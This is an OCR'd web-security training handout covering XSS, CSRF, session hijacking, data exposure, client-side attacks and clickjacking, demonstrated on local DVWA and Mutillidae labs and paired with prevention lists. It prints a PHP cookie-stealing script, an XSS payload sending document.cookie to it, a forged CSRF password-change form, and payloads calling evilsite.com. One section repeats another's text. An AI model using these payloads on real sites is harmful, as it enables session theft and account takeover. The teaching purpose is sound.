
Injection Prevention


- Whitelisting for SQL injection
- Implementing x-xss-protection Header on Server
- Implement HTTPOnly Flag, Secure Flag
- Server side Filtration
- Content-Security-Policy: default-src 'self';

Broken Authentication

- When authentication functions related to the application are not implemented correctly, it allows hackers to compromise passwords or session ID's or to exploit other implementation flaws using other user's credentials.







Once you modified content: 1 refresh the website

Cross Site scripting


- Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications, such as web browsers through breaches of browser security, that enables attackers to inject client-side script into Web pages viewed by other users.
- A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy

Type of XSS

1. Reflected - Non-Persistent
2. Stored- Persistent

Reflected - Non-Persistent


- The most common type of XSS is Reflected XSS. In Reflected XSS, the attacker's payload script has to be part of the request which is sent to the web server and reflected back in such a way that the HTTP response includes the payload from the HTTP request.
- Since Reflected XSS isn't a persistent attack, the attacker needs to deliver the payload to each victim – social networks are often conveniently used for the dissemination of Reflected XSS attacks.




- Open - http://localhost/dvwa/
- Look for Search box and send payload
- index.php? name=guest<script>alert('attacked') </script>

When the victim loads the above URL into the browser, he will see an alert box which says attacked. Even though this example doesn't any damage, other than the annoying attacked pop-up, you can see how an attacker can use this method to do several damaging things

Example I used My Name Noah Franklin See the Response of the Website its say Hello Noah Franklin



Replace Noah Franklin into <script>alert(“hacked”)</script>
The alert () method displays an alert box with a specified message and an OK button



Persistent XSS Attack

In case of persistent attack, the code injected by the attacker will be stored in a secondary storage device (mostly on a database). The damage caused by Persistent attack is more than the non- persistent attack. Here we will see how to hijack other user’s session by performing XSS.

Session

HTTP protocol is a stateless protocol, which means, it won’t maintain any state with regard to
the request and response. All request and response are independent of each other. But most of the web application don’t need this. Once the user has authenticated himself, the web server should not ask the username/password for the next request from the user. To do this, they need to maintain some kind of states between the web-browser and web-server which is done through the Sessions

When the user login for the first time, a session ID will be created by the web server and it will be sent to the web-browser as –cookie . All the sub-sequent request to the web server, will be based on the –session id in the cookie.

Examples for Persistent XSS Attack

This sample web application we have given below that demonstrates the persistent XSS attack does the following:

- There are two types of users: Admin and Normal user.
- When –Admin log-in, he can see the list of usernames. When –Normal users log-in, they can only update their display name.

Code


Coo.php

```
<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date = date("H:i dS F");
$referer=getenv ('HTTP_REFERER');
$fp = fopen('cookies', 'a');
fwrite($fp, "IP:      " . $ip . "\r\n");
fwrite($fp, "Date:    " .$date.
"\r\n"); fwrite($fp, "Referer: " .
$referer . "\r\n" ); fwrite($fp,
"Cookie:  " . $cookie .
"\r\n**********************************************************
*\r\n");
fclose($fp);
header ("Location: http://www.google.com"); /* USE IF WANT TO
REDIRECT TO ANOTHER PAGE */
?>
```


Put this below code into Message box

<ahref
=javascript:void(document.location='http://localhost/coo.php?c='+escape(documen t.cookie));


Check the Below Picture it was logged in as a admin in Firefox
Once admin Clicks the link Visit the useful tips section it will reloads and saves the cookie




In Chrome Browse logged in as normal user



Stored cookie of admin in below picture



We Logged in as a Admin in Chrome Browser



Testing for cookies attributes

- **Secure** - This attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as HTTPS
- **HttpOnly** - This attribute is used to help prevent attacks such as cross-site scripting, since it does not allow the cookie to be accessed via a client side script such as JavaScript.
- **Domain** - This attribute is used to compare against the domain of the server in which the URL is being requested.
- **Testing for Session Fixation** - When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find a session fixation vulnerability Demo - http://localhost/mutillidae/


Prevention


- Password Strength
- Password Use
- Password Change Controls
- Password Storage
- Protecting Credentials in Transit
- Session ID Protection
- Account Lists
- Browser Caching
- Trust Relationships

Cross site request forgery


Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the web application trusts.


Working





- http://localhost/dvwa/csrf.php
- Changing password





```
            <div id="main_body">

<div class="body_padded">
    <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>

    <div class="vulnerable_code_area">

    <h3>Change your admin password:</h3>
    <br>
    <form action="#" method="GET">Current password:<br>
        <input type="password" AUTOCOMPLETE="off" name="password_current"><br>    New password:<br>
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" AUTOCOMPLETE="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
    </form>
```

Untitled - Notepad

File Edit Format View Help

```
<h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>

        <div class="vulnerable_code_area">

        <h3>Change your admin password:</h3>
    <br>
    <form action="http://localhost/dvwa/vulnerabilities/csrf/?" method="GET">Current password:<br>
                <input type="password" AUTOCOMPLETE="off" name="password_current"><br>    New password:<br>
    <input type="password" AUTOCOMPLETE="off" name="password_new" value="12345"><br>
    Confirm new password: <br>
    <input type="password" AUTOCOMPLETE="off" name="password_conf" value="12345">
    <br>
    <input type="submit" value="Change" name="Change">
    </form>
```

file:///C:/Users/Noah/Desktop/csrf.html

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Current password:
abc123
New password:
12345
Confirm new password:
12345
Change

Prevention

- Implement Anti-CSRF Token
- The web server generates a token
- The token is statically set as a hidden input on the protected form
- The form is submitted by the user
- The token is included in the POST data
- The web application compares the token generated by the web application with the token sent in through the request
- If these tokens match, the request is valid, as it has been sent through the actual form in the web application
- If there is no match, the request will be considered as illegal and will be rejected.

Sensitive data exposure

- Sensitive Data Exposure occurs when an application does not adequately protect sensitive information. The data can vary and anything from passwords, session tokens, credit card data to private health data and more can be exposed.
- A few examples would be exposed data that someone mistakenly uploaded somewhere, weak crypto that means an attacker would be able to read the data if they successfully compromised the target and the lack of headers that prevent browser caching. In short, every possible way where it would have been possible to better protect the sensitive data.

How to find?

This is not a vulnerability that you can look for in the same sense as other more traditional vulnerabilities. Most vulnerabilities within this category cannot be scanned for due to two main reasons:

1. To determine risk, it must be decided what information is considered sensitive, which can be a hard task to carry out automatically
2. An external pentester cannot know whether internal data is encrypted or not as that is not exposed.

Example

- As the finding includes every case where sensitive data is exposed or insufficiently protected, the examples are many.
- Data stored in plain text, such as passwords or credit card data (see the first well-known event)
- Lack of HTTPS on authenticated pages
- Hashed passwords with lack of salt, making the password easily cracked

- Tokens disclosed in public source code (see the second well-known event)

Prevention

- The first step is to figure out what data can be considered sensitive and therefore important to protect.
- The data is never stored in clear text.
- The data is never transmitted in clear text. Example between database and server, or over the internet.
- The algorithms used to encrypt the data are considered strong enough.
- The generation of the keys is secure.
- Browser headers are set to not cache when the sensitive data is presented to end-user.

Client site attack

- Sensitive Data Exposure occurs when an application does not adequately protect sensitive information. The data can vary and anything from passwords, session tokens, credit card data to private health data and more can be exposed.
- A few examples would be exposed data that someone mistakenly uploaded somewhere, weak crypto that means an attacker would be able to read the data if they successfully compromised the target and the lack of headers that prevent browser caching. In short, every possible way where it would have been possible to better protect the sensitive data.

How do the attack works?

Well, this one is a tough one to answer, simply because there are so many ways they can work.

Often the attacks will be used in conjunction with social engineering techniques by way of phishing or spear phishing attacks.

These types of attacks are often delivered by using cleverly worded emails, sometimes with attachments such as Microsoft Word and PDF documents. Others emails can simply contain a few paragraphs of text and some hyperlinks.

Attacker poses to the user as a service provider (email, website, files, etc)

Client is tricked/forced to communicate with the malicious service provided,

Service provider then exploits a vulnerability in the client's environment!

Social Engineering is not essential but is a part of attacking phase

"service provider maybe a legitimate website!!!"

" Client-Side Attacks, is the attack that targets the user's computer environment "

Very dangerous,

• High success ratio,

• Hard to detect, and can bypass

security boundaries (FW, IDS, etc) ,

• Most common type of attack found

today,

– Most of the high profile companies

breaches today was initiated with a

Client-Side Attack!


Delivery Technique


- Email:
  - Malicious Link
  - Malicious attachment,
  - Ask for credentials.
- Web:
  - Browser Exploits,
  - Browser Add-ons Vulnerabilities,
  - XSS to Vulnerable Website,
  - Force Downloading and Running
- Malicious Code using JavaScript,
  - Inject Code into Web Server/Application,
  - Your Company's own Website (breaking trust-levels) !!!
  - Hidden
  -
  - http://webmail.example.com/
  - Click Here
  - Obfuscated
  - http://www.bankonline.com[special unprintable
  - characters]@123.123.123.123:8080/asp/index.htm
  - http://login.yahoo.com.page.checking.cdjtl.me/
  - Short URL(s): TinyURL, Goo.gl, etc
  - Eye Deceiving
  - www.paypa1.com,
  - www.secure-paypal.com
  - iFrame
  - document.write(„<iframe src="http://evilsite.com/index.html" width=1 height=1 style="visibility:hidden;position:absolute"></iframe>")
  - Body onLoad,
  - <BODY onLoad="alert('hello world!')">
  - <BODY onLoad="window();">

- Meta refresh
- <meta http-equiv="refresh" content=" http://evilsite.com"/>
- HTTP Headers
- XSS
- <IMG SRC=j&#X41vascript:alert('test2')>
- <A HREF = "http://yourcomp.com/search.cgi?criteria= <SCRIPT SRC ='http://evilsite.com/badcode.js'> </SCRIPT>"> Home</A>
- MITM
- Ettercap
- Cain & Abel,
- Rogue AP (Karmetasploit, DIY, etc)

Click Jacking

- Clickjacking, also known as a "UI redress attack “
- An attacker uses multiple transparent or opaque layers to trick a user
- Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page
- Any site can frame any other site, even https
- <iframe src=“https://www.bank.com/...”></iframe>






